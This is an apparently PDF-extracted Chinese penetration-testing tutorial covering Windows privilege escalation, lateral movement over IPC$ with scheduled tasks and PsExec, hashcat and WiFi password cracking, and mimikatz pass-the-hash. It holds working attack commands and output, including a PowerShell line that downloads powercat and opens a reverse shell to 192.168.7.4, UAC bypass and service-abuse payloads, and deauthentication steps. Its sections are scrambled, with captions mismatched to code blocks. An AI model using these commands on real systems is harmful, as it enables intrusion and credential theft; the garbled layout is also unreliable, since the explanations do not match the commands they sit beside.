
```
CertUtil -encode fscan.exe fscan_base64.txt
```

开启监听后，当目标主机上有人访问 Responder 主机的共享目录时，就会看到对方的 Net-NTLM 哈希值了。



none

```
CertUtil -decode fscan_base64.txt fscan_base64.exe
```



```
Started: Thu Jul 29 19:06:45 2021  
Stopped: Thu Jul 29 19:06:50 2021
```

0、前言

在多层代理的环境中，由于网络限制，通常采用命令行的方式连接主机，这里学习下 IPC 建立会话与配置计划任务的相关点。

1、IPC

IPC (Internet Process Connection) 是为了实现进程间通信而开放的命名管道，当目标开启了 IPC\$ 文件共享并得到用户账号密码后，就可以使用 IPC 建立连接，获取权限。

建立 IPC 连接：

none

```
C:\Users\teamssix> systeminfo.....内容过多，此处省略.....  
修补程序： 安装了 2 个修补程序。 [01]: KB2999226 [02]:  
KB976902.....内容过多，此处省略.....
```

输入 net use 可以查看当前建立的连接

none

```
wmic qfe get Caption,Description,HotfixID,InstalledOn
```

映射磁盘到本地

none

```
C:\Users\teamssix>wmic qfe get Caption,Description,HotfixID,InstalledOnCaption
Description HotFixID InstalledOnhttp://support.microsoft.com/?kbid=2999226 Update KB2999226 11/26/2020
http://support.microsoft.com/?kbid=976902 Update KB976902 11/21/2010
```

如果想删除映射的磁盘

dir 列出对方目录

none

```
Import-Module .\Sherlock.ps1
```

none

```
Find-ALLVulns 搜索所有未安装的补丁 Find-MS16032 搜索单个漏洞
```

tasklist 查看进程

none

```
msf6 exploit(multi/handler) > use post/windows/gather/enum_patchesmsf6 post(windows/gather/enum_patches) > set session 1session => 1msf6 post(windows/gather/enum_patches) > run[+] KB2999226 installed on 11/26/2020[+] KB976902 installed on 11/21/2010[*] Post module execution completed
```

none

```
msf6 post(windows/gather/enum_patches) > sessions 1[*] Starting interaction with 1...meterpreter > execute -if "w
hoami /groups"Process 3048 created.Channel 6 created.组信息-----组名
类型    SID          属性=====
Everyone                               已知组 S-1-1-0      必需的组, 启用于默认, 启用的组BUILTIN\Administrators
别名    S-1-5-32-544 只用于拒绝的组BUILTIN\Users          别名    S-1-5-32-545 必需的组, 启用于默认, 启用的
组NT AUTHORITY\INTERACTIVE          已知组 S-1-5-4      必需的组, 启用于默认, 启用的组控制台登录
已知组 S-1-2-1      必需的组, 启用于默认, 启用的组NT AUTHORITY\Authenticated Users          已知组 S-1-5-11      必需的组, 启
用于默认, 启用的组NT AUTHORITY\This Organization          已知组 S-1-5-15      必需的组, 启用于默认, 启用的组LOCAL
已知组 S-1-2-0      必需的组, 启用于默认, 启用的组NT AUTHORITY\NTLM Authentication          已知组 S-1-5-64-10 必需的组, 启
用于默认, 启用的组Mandatory Label\Medium Mandatory Level 标签    S-1-16-8192 必需的组, 启用于默认, 启用的组
```

使用 \del 可断开连接

none

```
meterpreter > background[*] Backgrounding session 1...msf6 post(windows/gather/enum_patches) > use post/multi/rec
on/local_exploit_suggestermsf6 post(multi/recon/local_exploit_suggester) > set session 1session => 1msf6 post(mul
ti/recon/local_exploit_suggester) > run[*] 172.16.214.4 - Collecting local exploits for x86/windows...[*] 172.16.
214.4 - 38 exploit checks are being tried...[+] 172.16.214.4 - exploit/windows/local/bypassuac_eventvwr: The targ
et appears to be vulnerable.[*] Post module execution completed
```

2、计划任务

Windows 可用于创建计划任务的命令有两个, 分别是 at 和 schtasks, at 在 Windows Server 2008 及之后的系统中, 已经被废弃了。

使用 at 命令建立 IDC 连接后 使用计划任务运行可执行文件 下面举例如下:

通过信信往建立 IPC 连接后，使用计划任务运行可执行文件，主要步骤如下：

- 1、查看目标主机时间
- 2、上传可执行文件到目标主机
- 3、设置计划任务执行可执行文件
- 4、删除计划任务

首先查看下目标主机时间

none

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/bypassuac_eventvwr
[*] Using configured payload windows/meterpreter/reverse_tcp

msf6 exploit(windows/local/bypassuac_eventvwr) > set session 1
session => 1

msf6 exploit(windows/local/bypassuac_eventvwr) > run
[*] Started reverse TCP handler on 10.101.22.38:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (175174 bytes) to 172.16.214.4
[*] Meterpreter session 2 opened (10.101.22.38:4444 -> 172.16.214.4:49160) at 2021-07-06 15:38:08 +0800
[*] Cleaning up registry keys ...
```

```
meterpreter > execute -if "whoami /groups"
Process 3048 created.
Channel 1 created.
```

组信息

组名	类型	SID	属性
Everyone	已知组	S-1-1-0	必需的组, 启用于默认, 启用的组
BUILTIN\Administrators	别名	S-1-5-32-544	必需的组, 启用于默认, 启用的组, 组的所有者
BUILTIN\Users	别名	S-1-5-32-545	必需的组, 启用于默认, 启用的组
NT AUTHORITY\INTERACTIVE	已知组	S-1-5-4	必需的组, 启用于默认, 启用的组
控制台登录	已知组	S-1-2-1	必需的组, 启用于默认, 启用的组
NT AUTHORITY\Authenticated Users	已知组	S-1-5-11	必需的组, 启用于默认, 启用的组
NT AUTHORITY\This Organization	已知组	S-1-5-15	必需的组, 启用于默认, 启用的组
LOCAL	已知组	S-1-2-0	必需的组, 启用于默认, 启用的组
NT AUTHORITY\NTLM Authentication	已知组	S-1-5-64-10	必需的组, 启用于默认, 启用的组
Mandatory Label\High Mandatory Level	标签	S-1-16-12288	必需的组, 启用于默认, 启用的组

none

```
git clone https://github.com/bitsadmin/wesng.git
cd wesng
python wes.py --update
```

创建一个反弹木马 bat 程序, 这里使用 PowerShell 进行反弹, bat 文件内容如下:

none

```
systeminfo > info.txt
```

在攻击机上开启 nc 监听

将 bat 程序上传到目标主机

none

```
python wes.py info.txt
```

使用 at 创建计划任务

none

```
Import-Module .\PowerUp.ps1;Invoke-AllChecks
```

如果想清除 ID 为 1 的计划任务

none

```
powershell.exe -exec bypass -command "&{Import-Module .\PowerUp.ps1;Invoke-AllChecks}"
```

使用 schtasks 创建计划任务

none

```
PS C:\Users\teamssix\Desktop> powershell.exe -exec bypass -command "&{Import-Module .\PowerUp.ps1;Invoke-AllCheck
```

```
s}"[*] Running Invoke-AllChecks[*] Checking if user is in a local group with administrative privileges...[+] User is in a local group that grants administrative privileges![+] Run a BypassUAC attack to elevate privileges to admin.[*] Checking for unquoted service paths...[*] Checking service executable and argument permissions...ServiceName : MongoDBPath : C:\Web\mongodb\bin\mongod.exe --auth --config C:\Web\mongodb\mongod.conf --serviceModifiableFile : C:\Web\mongodb\mongod.confStartName : LocalSystemAbuseFunction : Install-ServiceBinary -ServiceName 'MongoDB'
```

如果想清除名称为 evil 的计划任务

none

```
powershell.exe -exec bypass -command "&{Import-Module .\PowerUp.ps1;Invoke-AllChecks | Out-File -Encoding ASCII result.txt}"
```

在建立 IPC 连接后，除了使用计划任务进行间接的反弹 Shell，还可以通过 PsExec 直接反弹 Shell

PsExec 下载地址：<https://download.sysinternals.com/files/PSTools.zip>

none

```
powershell.exe -exec bypass -command "&{Import-Module .\PowerUp.ps1;Install-ServiceBinary -ServiceName 'MongoDB' -Username test -Password Passw0rd}"
```



```
C:\>Psexec.exe -accepteula \\192.168.7.107 -s cmd.exe

PsExec v2.32 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
nt authority\system
```

1、介绍

Hashcat 是一款用于破解密码的工具，据说是世界上最快最高级的密码破解工具，支持 LM 哈希、MD5、SHA 等系列的密码破解，同时也支持 Linux、Mac、Windows 平台。

工具地址：<https://hashcat.net>

项目地址：<https://github.com/hashcat/hashcat>

2、安装

Mac

Mac 用户直接使用 brew 安装即可

Linux

对于 Debain 的 Linux，比如 Kali、Ubuntu 可以直接使用 apt 进行安装

或者下载官方二进制文件进行安装

在 <https://github.com/hashcat/hashcat/releases> 里下载最新版压缩包，这里以 6.2.4 版为例

none

```
PS C:\Users\teamssix\Desktop> powershell.exe -exec bypass -command "&{Import-Module .\PowerUp.ps1;Install-Service
Binary -ServiceName 'MongoDB' -UserName test -Password Passw0rd}"ServiceName          ServicePath
Command                                     BackupPath-----
-----MongoDB                             C:\Web\mongodb\bin\mongod... net user test Passw0rd /ad... C:\Web\mongod
```

```
b\bin\mongod...
```

Windows

在 <https://github.com/hashcat/hashcat/releases> 里下载最新版压缩包，解压后可以看到 hashcat.exe

3、使用

常用参数：

none

```
PS C:\Users\teamssix\Desktop> net user test用户名 test全名.....本地组成员 *Administrators
*Users全局组成员 *None命令成功完成。
```

-a 破解模式：

none

```
meterpreter > getuidServer username: TEAMSSIX\dev
```

-D 指定设备类型

none

```
use exploit/windows/local/service_permissions
set payload windows/meterpreter/reverse_tcp
```

```
set lhost 192.168.7.1
set lport 4444
set session 1
run
```

一般使用 -D 2 指定 GPU 破解

掩码设置：

none

```
findstr /s /i "cpassword" C:\Windows\SYSTEM32\*.xml
```

掩码设置举例：

none

```
python2.7 Gpprefdecrypt.py Wdkeu1drbxqPJm7YAtPtWbtyzcq088hJUBDD2eseoY0
```

自定义掩码规则：

none

```
PowerShell.exe -Exec Bypass -C "IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Get-GPPPassword.ps1');Get-GPPPassword"
```

在掩码中用 ?1、?2、?3、?4 来表示

注意：

`-custom-charset1 abcd ?1?1?1?1?1` 等价于 `-1 abcd ?1?1?1?1?1`

`-3 abcdef -4 123456 ?3?3?3?3?4?4?4?4` 表示前四位可能是 `adbcdef`，后四位可能是 `123456`

另外 Hash 模式与 ID 的对照表由于太长，这里就不放了，可以直接 `hashcat -h` 进行查看

4、示例

MD5

密码为 8 位数字

none

```
PowerShell.exe -Exec Bypass -C "IEX(New-Object Net.WebClient).DownloadString('https://ghproxy.com/https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Get-GPPPassword.ps1');Get-GPPPassword"
```

密码为 4 位小写字母 + 数字

none

```
Import-Module .\Get-GPPPassword.ps1
Get-GPPPassword
```

密码为 1-4 位大写字母 + 数字

none

```
powershell.exe -exec bypass -command "&{Import-Module .\Get-GPPPassword.ps1;Get-GPPPassword}"
```

指定特定字符集：123456abcdf!@+- 进行破解

none

```
use post/windows/gather/credentials/gpp  
set session 1  
run
```

由于在终端里可能会把部分字符识别为特殊字符，因此需要转义一下

none

```
load incognitolist_tokens -u
```

如果不知道目标密码的构成情况，可以直接使用 ?a 表示使用所有字符进行破解

none

```
impersonate_token "NT AUTHORITY\SYSTEM"
```

使用字典破解

none

i、NetBIOS-NS（名称服务）：主要用于名称注册和解析，以启动会话和分发数据报，该服务默认监听 UDP 137 端口，也可以使用 TCP 的 137 端口进行监听。

ii、Datagram Distribution Service（数据报分发服务）：无连接服务，该服务负责进行错误检测和恢复，默认监听 UDP 138 端口。

iii、Session Service（会话服务）：允许两台计算机建立连接，默认使用 TCP 139 端口。

使用字典批量破解

none

```
python Responder.py -I eth1
```

字典组合破解

none

```
hashcat -m 5600 hash.txt password.txt -D 1
```

经过测试，这里的字典组合破解，不是说简单的将两个字典的内容合并去重形成 1 个字典进行去重，而是说字典 1 的内容加上字典 2 的内容组合成一个字典，例如：

pwd1.txt 字典为：

pwd2.txt 字典为：

那么组合后的字典就是这样的

那么组合后的字典就是这样的：

none

```
net use \\192.168.7.107\ipc$ "1qaz@WSX" /user:administrator
```

字典 + 掩码破解，也是和上面一样的组合方法，只不过 pwd2.txt 换成了掩码

none

```
C:\>net use \\192.168.7.107\ipc$ "1qaz@WSX" /user:administrator命令成功完成。C:\>net use会记录新的网络连接。状态
本地          远程          网络-----
-----OK          \\192.168.7.107\ipc$      Microsoft Windows Network命令成功完成。
```

Mysql4.1/5

none

```
net use t: \\192.168.7.107\c$
```

可以使用 `select authentication_string from mysql.user;` 查看当前数据库中的密码哈希值。

sha512crypt \$6\$, SHA512 (Unix)

sha512crypt \$6\$, SHA512 (Unix) 破解，为了避免系统误识别到特殊字符，这里为哈希值加了单引号

none

```
net use t: /del
```

可通过 cat /etc/shadow 获取哈希值

或者不删除用户名，直接使用 -username 参数

none

```
dir \\192.168.7.107\c$
```

NTLM

NT Hash

none

```
C:\>dir \\192.168.7.107\c$ 驱动器 \\192.168.7.107\c$ 中的卷没有标签。 卷的序列号是 BC2F-8F01 \\192.168.7.107\c$ 的目录20
20/11/24 17:28 <DIR> Program Files2020/11/24 17:26 <DIR> Program Files (x86)2021/02/13
17:49 <DIR> TEMP2021/08/02 11:42 <DIR> Users2020/11/25 08:37 <DIR> Windows
0 个文件 0 字节 5 个目录 32,833,009,664 可用字节
```

LM Hash

none

```
tasklist /S 192.168.7.107 /U administrator /P 1qaz@WSX
```

NetNTLM Hash

none

```
C:\>tasklist /S 192.168.7.107 /U administrator /P 1qaz@WSX
```

映像名称	PID	会话名	会话
System	4	System	0
Ksmss.exe	628	Kcsrss.exe	3
Kwininit.exe	408	Kwinlogon.exe	4
Kservices.exe	512	Klsass.exe	0
Klsm.exe	10,216	Kspoolsv.exe	0
K	7,028	Ksvchost.exe	0

MSSQL (2005)

none

```
net use \\192.168.7.107\ipc$ /del
```

WordPress 密码 hash

none

```
net time \\192.168.7.107
```

具体加密脚本在 ./wp-includes/class-phpass.php 的 HashPassword 函数

Discuz 用户密码 hash

none

```
C:\>net time \\192.168.7.107\192.168.7.107 的当前时间是 2021/8/2 14:28:01命令成功完成。
```

其密码加密方式 md5(md5(\$pass).\$salt)

RAR 压缩密码

首先获取 rar 文件的 hash 值，我们可以使用另一款哈希破解工具 John 提供的 rar2john 工具将 rar 文件里的 hash 提取出来。

rar2john 下载地址：http://openwall.info/wiki/_media/john/johntheripper-v1.8.0.12-jumbo-1-bleeding-e6214ceab-2018-02-07-win-x64.7z

none

```
powershell.exe -nop -w hidden -exec bypass -c "IEX (New-Object System.Net.Webclient).DownloadString('https://ghproxy.com/raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1');powercat -c 192.168.7.4 -p 4444 -e c md"
```

hashcat 支持 RAR3-hp 和 RAR5

对于 RAR5，示例如下：

none

```
nc -lvp 4444
```

对于 RAR3-hp

none

```
copy evil.bat \\192.168.7.107\c$
```

RAR3-hp 哈希头为 \$RAR3\$*0*, 而不是 \$RAR3\$*1*, 中间的数值是 0 (-hp) 而不是 1 (-p), -p 尚未得到支持, 只支持 -hp

关于 RAR 参数 -p 和 -hp 的区别:

-p: 只对 RAR 文件加密, 里面的目录和文件名没加密;

-hp: 对目录中的文件名和子目录都进行加密处理

ZIP 压缩密码

和 rar 破解过程一样, 我们需要先提取 zip 文件的哈希值, 这里可以使用 zip2john 进行获取, zip2john.exe 在上面下载的 rar2john.exe 的同级目录下。

none

```
at \\192.168.7.107 14:30 C:\evil.bat
```

none

```
at \\192.168.7.107 1 /del
```

这里 ZIP 的加密算法使用的 AES256

office 密码

和 rar 与 zip 破解过程一样，我们需要先提取 office 文件的哈希值，这里可以使用 office2john.py 进行获取，office2john.py 在上面下载的 rar2john.exe 和 zip2john.exe 的同级目录下。

none

```
# 开机以 system 权限执行 C:\evil.bat
schtasks /create /s 192.168.7.107 /tn evil /sc onstart /tr C:\evil.bat /ru system /f

# 在 2021/08/03 前的每一天的 14:30:00 执行 C:\evil.bat
schtasks /create /s 192.168.7.107 /tn evil /tr C:\evil.bat /sc daily /st 14:30:00 /ed 2021/08/03

# 立刻运行名称为 evil 的任务
schtasks /run /s 192.168.7.107 /i /tn "evil"
```

测试中发现 python 会出现告警信息，不过这个告警信息不会影响程序执行

none

```
schtasks /delete /s 192.168.7.107 /tn "evil" /f
```

这里哈希头为 2013 所以使用 9600 破解模式，如果是 2010 则要使用 9500 破解模式，2007 则使用 9400 破解模式。

WIFI 密码

要破解 WIFI 密码，首先要抓到 WIFI 的握手包，要想得到 WIFI 的握手包，就需要在监听时刚好有设备连接了该 WIFI，但这就需要运气加成，因此我们可以主动将该 WIFI 的设备踢下去，一般设备就会自动连接该 WIFI，此时我们就抓到握手包了。

抓取 WIFI 握手包

1、将网卡处于监听状态

none

```
Psexec.exe -accepteula \\192.168.7.107 -s cmd.exe
```

wlan0 是网卡名称，一般都是 wlan0，如果不是则需要根据自己的情况进行修改，可通过 iwconfig 进行查看网

卡名称

当使用 iwconfig 查看网卡名称变为 wlan0mon 说明此时网卡已经处于监听模式了

2、扫描可用 WIFI

CH 13][Elapsed: 1 min][2021-08-30 22:41

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
00:11:14:73:73:73	-1	0	0 0	-1	-1			<length: 0>
B0:09:60:30:30:30	-79	29	179 11	11	260	WPA2 CCMP	PSK	
B0:09:60:31:31:31	-28	34	0 0	11	260	WPA2 CCMP	PSK	
B0:09:60:32:32:32	-29	31	0 0	11	260	WPA2 CCMP	PSK	
5E:6F:55:F1:F1:F1	-30	11	0 0	1	360	WPA2 CCMP	PSK	teamssix
B0:09:60:E0:E0:E0	-57	8	0 0	1	260	WPA2 CCMP	PSK	
CC:00:00:6D:6D:6D	-56	30	0 0	13	130	WPA2 CCMP	PSK	
B0:09:60:D1:D1:D1	-56	28	17 0	6	260	WPA2 CCMP	PSK	
B0:09:60:D2:D2:D2	-58	17	0 0	6	260	WPA2 CCMP	PSK	
B0:09:60:D2:D2:D2	-62	12	39 1	6	260	WPA2 CCMP	PSK	
B0:09:60:E2:E2:E2	-60	10	0 0	1	260	WPA2 CCMP	PSK	

3、获取 wifi 的握手包

none

```
brew install hashcat
```

这里以 ssid 为 teamssix 的 WIFI 为例

none

```
apt install hashcat
```

为了顺利得到 WIFI 的握手包，可以将该 WIFI 下的设备强制踢下去

none

```
tar zxvf hashcat-6.2.4.7zcd hashcat-6.2.4chmod +x hashcat.bin./hashcat.bin
```



BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
5I...	F1	-33	90	900	16	0	1	360	WPA2 CCMP	PSK teamssix

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
5E: [REDACTED]	F1 38:26:2C:13:D3:33	-30	1e-24e	9	322		

可以看到 teamssix 这个 WIFI 有一个设备正在连接，该设备的 MAC 地址为：38:26:2C:13:D3:33，使用以下命令可以将其强制踢下去

none

-r 使用自定义破解规则 **-o** 指定破解成功后的 **hash** 及所对应的明文密码的存放位置 **-m** 指定要破解的 **hash** 类型，如果不指定类型，则默认是 MD5-a 指定要使用的破解模式，其值参考后面对参数。“-a 0”字典攻击，“-a 1”组合攻击；“-a 3”掩码攻击 **-D** 指定 **openc1** 的设备类型 **-show** 显示已经破解的 **hash** 及该 **hash** 所对应的明文 **--force** 忽略破解过程中的警告信息，跑单条 **hash** 可能需要加上此选项 **--remove** 删除已被破解成功的 **hash** **--username** 忽略 **hash** 文件中的指定的用户名，在破解 **linux** 系统用户密码 **hash** 可能会用到 **--increment** 启用增量破解模式，你可以利用此模式让 **hashcat** 在指定的密码长度范围内执行破解过程 **--increment-min** 密码最小长度，后面直接等于一个整数即可，配置 **increment** 模式一起使用 **--increment-max** 密码最大长度，同上 **--outfile-format** 指定破解结果的输出格式 **id**，默认是 **3** **--self-test-disable** 关闭启动自检

等待设备重新连接后，当右上角出现 WPA handshake 的时候说明获取成功

CH 1][Elapsed: 54 s][2021-08-30 22:59][WPA handshake: 5E [REDACTED] :F1													
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID			
5E: [REDACTED]	F1	-31	87	373	42	0	1	360	WPA2 CCMP	PSK	teamssix		

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
5E: :F1	38:	33	-32	1e-24e	75	516 EAPOL	TeamsSix

4、破解密码

使用 aircrack-ng 将握手包转换成 hccapx 格式

none

0 | Straight (字段破解) 1 | Combination (组合破解) 3 | Brute-force (掩码暴力破解) 6 | Hybrid Wordlist + Mask (字典+掩码破解) 7 | Hybrid Mask + Wordlist (掩码+字典破解)

none

1 | CPU 2 | GPU 3 | FPGA, DSP, Co-Processor

或者使用 hashcat 官网提供的在线工具进行格式转换: <https://hashcat.net/cap2hashcat/>

none

1 | abcdefghijklmnopqrstuvwxyz 纯小写字母 u | ABCDEFGHIJKLMNOPQRSTUVWXYZ 纯大写字母 d | 0123456789 纯数字 h | 0123456789abcdef 十六进制小写字母和数字 H | 0123456789ABCDEF 十六进制大写字母和数字 s | !"#\$%&'()*+,-./:;<=>?@[\\]^_`{|}~ 特殊字符 a | ?l?u?d?s 键盘上所有可见的字符 b | 0x00 - 0xff 匹配密码空格

```
Host memory required for this attack: 602 MB


66c6f9582642e5b6f2bac28752bb1f83:5ebf6bdc57f1:38378b91b933:teamssix:11111112

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: WPA-PBKDF2-PMKID+EAPOL
Hash.Target.....: 1.hc22000
Time.Started.....: Tue Aug 31 11:32:10 2021, (32 secs)
Time.Estimated...: Tue Aug 31 11:32:42 2021, (0 secs)
Guess.Mask.....: ?d?d?d?d?d?d?d [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.#2.....:      6921 H/s (6.50ms) @ Accel:64 Loops:16 Thr:8 Vec:1
Speed.#3.....:     94832 H/s (6.57ms) @ Accel:8 Loops:256 Thr:64 Vec:1
Speed.#*.....:    101.8 kH/s
```

```

Recovered.....: 1/1 (100.00%) Digests
Progress.....: 3170304/100000000 (3.17%)
Rejected.....: 0/3170304 (0.00%)
Restore.Point....: 12288/100000000 (0.12%)
Restore.Sub.#2...: Salt:0 Amplifier:7-8 Iteration:
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#2....: 82192712 -> 83044988
Candidates.#3....: 16826612 -> 15968612

```



5、其他

Hashcat 在有时破解的时候会提示 All hashes found in potfile!, 这表明该 hash 已经被破解出来过了, 可以使用 hashcat [哈希值] -show 查看已破解出来的明文密码。

如果想再次破解已经破解过的密码, 删除 ~/.hashcat/hashcat.potfile 文件里的对应记录即可。

在使用 GPU 模式进行破解时, 可以使用 -O 参数自动进行优化

在实际破解过程中, 可以先使用 top 字典进行破解, 不行再试试社工字典, 比如姓名 + 生日的组合字典

Hashcat 参数优化:

none

八位数字密码: `?d?d?d?d?d?d?d?d` 八位未知密码: `?a?a?a?a?a?a?a` 前四位为大写字母, 后面四位为数字: `?u?u?u?u?d?d?d?d` 前四位为数字或者是小写字母, 后四位为大写字母或者数字: `?h?h?h?h?H?H?H?H` 前三个字符未知, 中间为 admin, 后三位未知: `?a?a?admin?a?a?a6-8` 位数字密码: `--increment --increment-min 6 --increment-max 8 ?d?d?d?d?d?d?d?d6-8` 位数字+小写字母密码: `--increment --increment-min 6 --increment-max 8 ?h?h?h?h?h?h?h?h`

1、哈希传递

哈希传递 (Pass The Hash, PTH) 顾名思义, 就是利用哈希去登录内网中的其他机器, 而不是通过明文密码登录的方式。

通过哈希传递, 攻击者不需要花时间破解哈希值得到明文, 在 Windows Server 2012 R2 及之后版本的操作系统中, 默认不会在内存中保存明文密码, Mimikatz 就读不到密码明文, 因此此时往往会使用工具将哈希值传递到其他计算机中进行登录验证。

NTLM Hash

在目标主机上使用 mimikatz 获取 NTLM Hash

none

```
--custom-charset1 [chars]等价于 -1--custom-charset2 [chars]等价于 -2--custom-charset3 [chars]等价于 -3--custom-charset4 [chars]等价于 -4
```

在远程主机上以管理员权限打开 mimikatz

none

```
hashcat -a 3 --force d54d1702ad0f8326224b817c796763c9 ?d?d?d?d?d?d?d
```

```

.\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##    > https://blog.gentilkiwi.com/mimikatz
'## v ##'    Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege 20 OK

mimikatz # sekurlsa::pth /user:administrator /domain:teamssix.com /ntlm:161cff084477fe596a5db81874498a24
user      : administrator
domain    : teamssix.com
program   : cmd.exe
impers.    : no
NTLM      : 161cff084477fe596a5db81874498a24
  PID 8960
  TID 3308
  LSA Process is now R/W
  LUID 0 ; 5897783 (00000000:0059fe37)
\_ msyl_0 - data copy @ 00000208F78EAE00 : OK !
\_ kerberos - data copy @ 00000208F7884168
\_ des_cbc_md4 -> null
\_ des_cbc_md4 OK
\_ des_cbc_md4 OK

C:\WINDOWS\system32\cmd.exe
Microsoft Windows [版本 10.0.19042.1165]
(c) Microsoft Corporation. 保留所有权利。

C:\WINDOWS\system32>dir \\dc\c$
驱动器 \\dc\c$ 中的卷没有标签。
卷的序列号是 8231-1ACA

\\dc\c$ 的目录
2021/07/01 10:00 <DIR> inetpub
2021/09/01 11:32 <DIR> msutil
2020/02/20 10:37 <DIR> Program Files

```



```
\\ des_cbc_md4 OK 2020/09/29 09:13 <DIR> Program Files (x86)
\\ des_cbc_md4 OK 2021/04/29 09:32 <DIR> Users
\\ des_cbc_md4 OK 2021/07/01 10:01 <DIR> Windows
\\ des_cbc_md4 OK 0 个文件 0 字节
\\ *Password replace @ 00000208F78D7468 (32) -> n 6 个目录 77,507,919,872 可用字节
```

mimikatz 执行后，会弹出一个拥有对应 Hash 用户权限的 CMD 窗口。

AES-256 密钥

使用 mimikatz 抓取密钥

none

```
hashcat -a 3 --force 4575621b0d88c303998e63fc74d165b0 -1 ?l?d ?1?1?1?1
```

在其他远程计算机中，以管理员权限打开 mimikatz

none

```
hashcat -a 3 --force 8fb5a3e7338ce951971d69be27fc5210 -1 ?u?d ?1?1?1?1 --increment --increment-min 1 --increment-max 4
```

这里需要目标机器上安装 KB2871997 补丁，补丁下载地址：<https://www.microsoft.com/en-us/download/details.aspx?id=42722>

